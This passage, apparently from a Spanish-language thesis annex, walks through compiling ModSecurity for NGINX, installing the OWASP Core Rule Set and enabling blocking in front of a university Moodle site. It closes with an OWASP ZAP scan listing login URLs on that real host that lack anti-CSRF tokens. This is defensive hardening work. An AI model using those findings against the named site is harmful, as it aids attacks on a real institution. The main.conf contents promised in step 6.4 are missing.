nginx-1.18.0.tar.gz                 100%[=============================================================================>]   1015K  1.36MB/s    in 0.7s

2023-03-18 18:38:32 (1.36 MB/s) - 'nginx-1.18.0.tar.gz' saved [1039530/1039530]

root@nginx-modsec:/opt#
```

3.3 Extracción del archivo tar.gz.

```
root@nginx-modsec:/opt# tar -xvzmf nginx-1.18.0.tar.gz
nginx-1.18.0/
nginx-1.18.0/auto/
nginx-1.18.0/conf/
nginx-1.18.0/contrib/
nginx-1.18.0/src/
nginx-1.18.0/configure
nginx-1.18.0/LICENSE
nginx-1.18.0/README
nginx-1.18.0/html/
```

3.4 Verificación de argumentos configurados en la versión de NGINX.

```
root@nginx-modsec:/opt/nginx-1.18.0# nginx -V
nginx version: nginx/1.18.0 (Ubuntu)
built with OpenSSL 1.1.1f  31 Mar 2020
TLS SNI support enabled
configure arguments: --with-cc-opt='-g -O2 -fdebug-prefix-map=/build/nginx-lUTckl/nginx-1.18.0=. -fstack-protector-strong -Wformat -Werror=format-security -fPIC -Wdate-time -D_FORTIFY_SOURCE=2' --with-ld-opt='-Wl,-Bsymbolic-functions -Wl,-z,relro -Wl,-z,now -fPIC' --prefix=/usr/share/nginx --conf-path=/etc/nginx/nginx.conf --http-log-path=/var/log/nginx/access.log --error-log-path=/var/log/nginx/error.log --lock-path=/var/lock/nginx.lock --pid-path=/run/nginx.pid --modules-path=/usr/lib/nginx/modules --http-client-body-temp-path=/var/lib/nginx/body --http-fastcgi-temp-path=/var/lib/nginx/fastcgi --http-proxy-temp-path=/var/lib/nginx/proxy --http-scgi-temp-path=/var/lib/nginx/scgi --http-uwsgi-temp-path=/var/lib/nginx/uwsgi --with-debug --with-compat --with-pcre-jit --with-http_ssl_module --with-http_stub_status_module --with-http_realip_module --with-http_auth_request_module --with-http_v2_module --with-http_dav_module --with-http_slice_module --with-threads --with-http_addition_module --with-http_gunzip_module --with-http_gzip_static_module --with-http_image_filter_module=dynamic --with-http_sub_module --with-http_xslt_module=dynamic --with-stream=dynamic --with-stream_ssl_module --with-mail=dynamic --with-mail_ssl_module
root@nginx-modsec:/opt/nginx-1.18.0#
```

3.5 Compilación de ModSecurity

```
root@nginx-modsec:/opt/nginx-1.18.0# ./configure --with-cc-opt='-g -O2 -ffile-prefix-map=/build/nginx-d8gVax/nginx-1.18.0=. -flto=auto -ffat-lto-objects -flto=auto -ffat-lto-objects -fstack-protector-strong -Wformat -Werror=format-security -fPIC -Wdate-time -D_FORTIFY_SOURCE=2' --with-ld-opt='-Wl,-Bsymbolic-functions -flto=auto -ffat-lto-objects -flto=auto -Wl,-z,relro -Wl,-z,now -fPIC' --prefix=/usr/share/nginx --conf-path=/etc/nginx/nginx.conf --http-log-path=/var/log/nginx/access.log --error-log-path=/var/log/nginx/error.log --lock-path=/var/lock/nginx.lock --pid-path=/run/nginx.pid --modules-path=/usr/lib/nginx/modules --http-client-body-temp-path=/var/lib/nginx/body --http-fastcgi-temp-path=/var/lib/nginx/fastcgi --http-proxy-temp-path=/var/lib/nginx/proxy --http-scgi-temp-path=/var/lib/nginx/scgi --http-uwsgi-temp-path=/var/lib/nginx/uwsgi --with-compat --with-debug --with-pcre-jit --with-http_ssl_module --with-http_stub_status_module --with-http_realip_module --with-http_auth_request_module --with-http_v2_module --with-http_dav_module --with-http_slice_module --with-threads --with-http_addition_module --with-http_gunzip_module --with-http_gzip_static_module --with-http_sub_module --add-dynamic-module=../ModSecurity-nginx
checking for OS
 + Linux 5.15.0-1031-aws x86_64
checking for C compiler ... found
 + using GNU C compiler
 + gcc version: 9.4.0 (Ubuntu 9.4.0-1ubuntu1~20.04.1)
checking for gcc -pipe switch ... found
checking for -Wl,-E switch ... found
```

3.6 Construcción de módulos

```
root@nginx-modsec:/opt/nginx-1.18.0# make modules
make -f objs/Makefile modules
make[1]: Entering directory '/opt/nginx-1.18.0'
cc -c -fPIC -pipe  -O -W -Wall -Wpointer-arith -Wno-unused-parameter -Werror -g -g -O2 -ffile-prefix-map=/build/nginx-d8gVax/nginx-1.18.0=. -flto=auto -ffat-lto-objects -flto=auto -ffat-lto-objects -fstack-protector-strong -Wformat -Werror=format-security -fPIC -Wdate-time -D_FORTIFY_SOURCE=2 -I src/core -I src/event -I src/event/modules -I src/os/unix -I /usr/local/modsecurity/include -I objs -I src/http -I src/http/modules -I src/http/v2 \
        -o objs/addon/src/ngx_http_modsecurity_module.o \
        ../ModSecurity-nginx/src/ngx_http_modsecurity_module.c
cc -c -fPIC -pipe  -O -W -Wall -Wpointer-arith -Wno-unused-parameter -Werror -g -g -O2 -ffile-prefix-map=/build/nginx-d8gVax/nginx-1.18.0=. -flto=auto -ffat-lto-objects -flto=auto -ffat-lto-objects -fstack-protector-strong -Wformat -Werror=format-security -fPIC -Wdate-time -D_FORTIFY_SOURCE=2 -I src/core -I src/event -I src/event/modules -I src/os/unix -I /usr/local/modsecurity/include -I objs -I src/http -I src/http/modules -I src/http/v2 \
        -o objs/addon/src/ngx_http_modsecurity_pre_access.o \
        ../ModSecurity-nginx/src/ngx_http_modsecurity_pre_access.c
```

3.7 Creación de directorio para módulos Mod-Security en el directorio de configuraciones del sistema NGINX.

```
root@nginx-modsec:/opt/nginx-1.18.0# mkdir /etc/nginx/modules
```

3.8 Copia de módulos compilados de ModSecurity

```
root@nginx-modsec:/opt/nginx-1.18.0# cp objs/ngx_http_modsecurity_module.so /etc/nginx/modules
root@nginx-modsec:/opt/nginx-1.18.0#
```

4- Carga de modulo ModSecurity en NGINX.

4.1 Abrimos el archivo de configuración NGINX que se encuentra en la ruta /etc/nginx/nginx.conf. El estado actual del archivo es el siguiente:

```
user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
        worker_connections 768;
        # multi_accept on;
}

http {

        ##
        # Basic Settings
        ##

        sendfile on;
        tcp_nopush on;
        tcp_nodelay on;
        keepalive_timeout 65;
        types_hash_max_size 2048;
        # server_tokens off;

        # server_names_hash_bucket_size 64;
        # server_name_in_redirect off;

        include /etc/nginx/mime.types;
        default_type application/octet-stream;

        ##
        # SSL Settings
        ##

        ssl_protocols TLSv1 TLSv1.1 TLSv1.2 TLSv1.3; # Dropping SSLv3, ref: POODLE
        ssl_prefer_server_ciphers on;

        ##
        # Logging Settings
        ##

        access_log /var/log/nginx/access.log;
        error_log /var/log/nginx/error.log;
```

4.2 Agregamos la siguiente línea al archivo:

load_module /etc/nginx/modules/ngx_http_modsecurity_module.so;

El resultado es el siguiente:

```
user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;
load_module /etc/nginx/modules/ngx_http_modsecurity_module.so;
```

5- Configuración de OWASP-CRS

5.1 Eliminamos los actuales rule set

```
root@nginx-modsec:/# rm -rf /usr/share/modsecurity-crs
root@nginx-modsec:/#
```

5.2 Clonamos el coreruleset en /usr/local/modsecurity-crs

```
root@nginx-modsec:/# git clone https://github.com/coreruleset/coreruleset /usr/local/modsecurity-crs
Cloning into '/usr/local/modsecurity-crs'...
remote: Enumerating objects: 25772, done.
remote: Total 25772 (delta 0), reused 0 (delta 0), pack-reused 25772
Receiving objects: 100% (25772/25772), 6.40 MiB | 23.65 MiB/s, done.
Resolving deltas: 100% (20167/20167), done.
root@nginx-modsec:/#
```

5.3 Cambiamos el nombre del archivo crs-setup.conf.example a crs-setup.conf

```
root@nginx-modsec:/# ls /usr/local/modsecurity-crs/
CHANGES.md       CONTRIBUTORS.md  KNOWN_BUGS.md  README.md    SPONSORS.md            docs     regex-assembly  tests
CONTRIBUTING.md  INSTALL          LICENSE        SECURITY.md  crs-setup.conf.example  plugins  rules           util
root@nginx-modsec:/# mv /usr/local/modsecurity-crs/crs-setup.conf.example /usr/local/modsecurity-crs/crs-setup.conf
root@nginx-modsec:/#
```

5.4 Cambiamos el nombre del archivo REQUEST_900

```
root@nginx-modsec:/# ls /usr/local/modsecurity-crs/rules/
REQUEST-900-EXCLUSION-RULES-BEFORE-CRS.conf.example   REQUEST-949-BLOCKING-EVALUATION.conf               php-errors-pl2.data
REQUEST-901-INITIALIZATION.conf                       RESPONSE-950-DATA-LEAKAGES.conf                  php-errors.data
REQUEST-905-COMMON-EXCEPTIONS.conf                    RESPONSE-951-DATA-LEAKAGES-SQL.conf              php-function-names-933150.data
REQUEST-911-METHOD-ENFORCEMENT.conf                   RESPONSE-952-DATA-LEAKAGES-JAVA.conf             php-function-names-933151.data
REQUEST-913-SCANNER-DETECTION.conf                    RESPONSE-953-DATA-LEAKAGES-PHP.conf              php-variables.data
REQUEST-920-PROTOCOL-ENFORCEMENT.conf                 RESPONSE-954-DATA-LEAKAGES-IIS.conf              restricted-files.data
REQUEST-921-PROTOCOL-ATTACK.conf                      RESPONSE-955-WEB-SHELLS.conf                     restricted-upload.data
REQUEST-922-MULTIPART-ATTACK.conf                     RESPONSE-959-BLOCKING-EVALUATION.conf            scanners-headers.data
REQUEST-930-APPLICATION-ATTACK-LFI.conf               RESPONSE-980-CORRELATION.conf                    scanners-urls.data
REQUEST-931-APPLICATION-ATTACK-RFI.conf               RESPONSE-999-EXCLUSION-RULES-AFTER-CRS.conf.example  scanners-user-agents.data
REQUEST-932-APPLICATION-ATTACK-RCE.conf               crawlers-user-agents.data                        scripting-user-agents.data
REQUEST-933-APPLICATION-ATTACK-PHP.conf               iis-errors.data                                  sql-errors.data
REQUEST-934-APPLICATION-ATTACK-GENERIC.conf           java-classes.data                                ssrf.data
REQUEST-941-APPLICATION-ATTACK-XSS.conf               java-code-leakages.data                          unix-shell.data
REQUEST-942-APPLICATION-ATTACK-SQLI.conf              java-errors.data                                 web-shells-php.data
REQUEST-943-APPLICATION-ATTACK-SESSION-FIXATION.conf  lfi-os-files.data                                 windows-powershell-commands.data
REQUEST-944-APPLICATION-ATTACK-JAVA.conf              php-config-directives.data
root@nginx-modsec:/#
root@nginx-modsec:/# mv /usr/local/modsecurity-crs/rules/REQUEST-900-EXCLUSION-RULES-BEFORE-CRS.conf.example /usr/local/modsecurity-crs/rules/REQUEST-900-EXCL
USION-RULES-BEFORE-CRS.conf
root@nginx-modsec:/#
```

6- Configuración de ModSecurity

6.1 Creamos la carpeta modsec en la ruta de /etc/nginx

```
root@nginx-modsec:/# mkdir -p /etc/nginx/modsec
root@nginx-modsec:/#
```

6.2 Copiamos los archivos Unicode mapping y el archivo de configuración de modsecurity a la ruta /etc/nginx/modsec.

```
root@nginx-modsec:/# cp /opt/ModSecurity/unicode.mapping /etc/nginx/modsec
root@nginx-modsec:/# cp /opt/ModSecurity/modsecurity.conf-recommended /etc/nginx/modsec/modsecurity.conf
root@nginx-modsec:/#
```

6.3 Abrimos el archivo modsecurity.conf y lo editamos la línea SecRuleEngine, cambiando de DetectionOnly a On.


Estado actual

```
# -- Rule engine initialization ----------------------------------------------

# Enable ModSecurity, attaching it to every transaction. Use detection
# only to start with, because that minimises the chances of post-installation
# disruption.
#
SecRuleEngine DetectionOnly


# -- Request body handling ---------------------------------------------------

# Allow ModSecurity to access request bodies. If you don't, ModSecurity
# won't be able to see any POST parameters, which opens a large security
# hole for attackers to exploit.
#
SecRequestBodyAccess On


# Enable XML request body parser.
# Initiate XML Processor in case of xml content-type
#
SecRule REQUEST_HEADERS:Content-Type "^(?:application(?:/soap\+|/)|text/)xml" \
     "id:'200000',phase:1,t:none,t:lowercase,pass,nolog,ctl:requestBodyProcessor=XML"
```

Estado posterior a la modificación

```
# -- Rule engine initialization ----------------------------------------------

# Enable ModSecurity, attaching it to every transaction. Use detection
# only to start with, because that minimises the chances of post-installation
# disruption.
#
SecRuleEngine On

# -- Request body handling ---------------------------------------------------

# Allow ModSecurity to access request bodies. If you don't, ModSecurity
# won't be able to see any POST parameters, which opens a large security
# hole for attackers to exploit.
#
SecRequestBodyAccess On


# Enable XML request body parser.
# Initiate XML Processor in case of xml content-type
#
SecRule REQUEST_HEADERS:Content-Type "^(?:application(?:/soap\+|/)|text/)xml" \
     "id:'200000',phase:1,t:none,t:lowercase,pass,nolog,ctl:requestBodyProcessor=XML"
```

6.4 Creamos el archivo main.conf con el siguiente contenido



7- Configuración de NGINX

7.1 Modificamos el archivo /etc/nginx/sites-enabled/default de la siguiente manera para activar la protección de ModSecurity.

Agregamos las líneas:

modsecurity on;


modsecurity_rules_file /etc/nginx/modsec/main.conf;

```
server {
        listen 80 default_server;
        listen [::]:80 default_server;

        return 301 https://$host$request_uri;

        server_name nginx-modsec.unipnicaragua.edu.ni;

}

server {

        listen 443 ssl default_server;
        listen [::]:443 ssl default_server;

        modsecurity on;
        modsecurity_rules_file /etc/nginx/modsec/main.conf;

        server_name nginx-modsec.unipnicaragua.edu.ni;

        ssl_certificate         /etc/ssl/nginx-modsec-certs/cert.crt;
        ssl_certificate_key     /etc/ssl/nginx-modsec-certs/privkey.key;

        location / {


                proxy_pass      http://moodle.unipnicaragua.edu.ni;

        }
}
```

7.2 Reiniciamos el servicio nginx con el comando systemctl restart nginx.

```
root@nginx-modsec:/# systemctl restart nginx
root@nginx-modsec:/#
```

10.7. Anexo 7: Infraestructura nueva con el ModSecurity Implementado



10.8. Anexo 8: Reporte OWASP ZAP hacia el Web Application Firewall

A continuación, se muestran los resultados del reporte del escaneo de vulnerabilidades con OWASP ZAP hacia el WAF, no se detectaron vulnerabilidades altas, por lo que se muestran solamente las correspondientes a las vulnerabilidades con riesgo medio.

ZAP Scanning Report

Site: https://nginx-modsec.unipnicaragua.edu.ni

Generated on Sun, 9 Apr 2023 10:44:36

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	1
Low	2
Informational	4

Alerts

Name	Risk Level	Number of Instances
Absence of Anti-CSRF Tokens	Medium	7
Big Redirect Detected (Potential Sensitive Information Leak)	Low	1
Timestamp Disclosure - Unix	Low	8
Information Disclosure - Suspicious Comments	Informational	23
Modern Web Application	Informational	5
Re-examine Cache-control Directives	Informational	5
User Controllable HTML Element Attribute (Potential XSS)	Informational	8

Alert Detail

Medium	Absence of Anti-CSRF Tokens
Description	No Anti-CSRF tokens were found in a HTML submission form. A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL /form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf. CSRF attacks are effective in a number of situations, including: * The victim has an active session on the target site. * The victim is authenticated via HTTP auth on the target site. * The victim is on the same local network as the target site.

	CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy.
URL	https://nginx-modsec.unipnicaragua.edu.ni/login/forgot_password.php
Method	GET
Attack	
Evidence	<form autocomplete="off" action="https://nginx-modsec.unipnicaragua.edu.ni/login/forgot_password.php" method="post" accept-charset="utf-8" id="mform1_EtCdrqDJFAzr9L6" class="mform">
URL	https://nginx-modsec.unipnicaragua.edu.ni/login/index.php
Method	GET
Attack	
Evidence	<form class="login-form" action="https://nginx-modsec.unipnicaragua.edu.ni/login/index.php" method="post" id="login">
URL	https://nginx-modsec.unipnicaragua.edu.ni/login/index.php
Method	GET
Attack	
Evidence	<form action="https://nginx-modsec.unipnicaragua.edu.ni/login/index.php" method="post" id="guestlogin">
URL	https://nginx-modsec.unipnicaragua.edu.ni/login/forgot_password.php
Method	POST
Attack	
Evidence	<form autocomplete="off" action="https://nginx-modsec.unipnicaragua.edu.ni/login/forgot_password.php" method="post" accept-charset="utf-8" id="mform1_CpGCJG1CW6nBsIz" class="mform">
URL	https://nginx-modsec.unipnicaragua.edu.ni/login/forgot_password.php
Method	POST
Attack	
Evidence	<form autocomplete="off" action="https://nginx-modsec.unipnicaragua.edu.ni/login/forgot_password.php" method="post" accept-charset="utf-8" id="mform1_h9W8GtSCvOGMJGB" class="mform">
URL	https://nginx-modsec.unipnicaragua.edu.ni/login/index.php
Method	POST
Attack	
Evidence	<form class="login-form" action="https://nginx-modsec.unipnicaragua.edu.ni/login/index.php" method="post" id="login">
URL	https://nginx-modsec.unipnicaragua.edu.ni/login/index.php
Method	POST
Attack	
Evidence	<form action="https://nginx-modsec.unipnicaragua.edu.ni/login/index.php" method="post" id="guestlogin">
Instances	7
	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Solution	For example, use anti-CSRF packages such as the OWASP CSRFGuard. Phase: Implementation Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script. Phase: Architecture and Design Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330). Note that this can be bypassed using XSS. Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation. Note that this can be bypassed using XSS. Use the ESAPI Session Management control. This control includes a component for CSRF. Do not use the GET method for any request that triggers a state change. Phase: Implementation Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.
Reference	http://projects.webappsec.org/Cross-Site-Request-Forgery http://cwe.mitre.org/data/definitions/352.html
CWE Id	352
WASC Id	9
Plugin Id	10202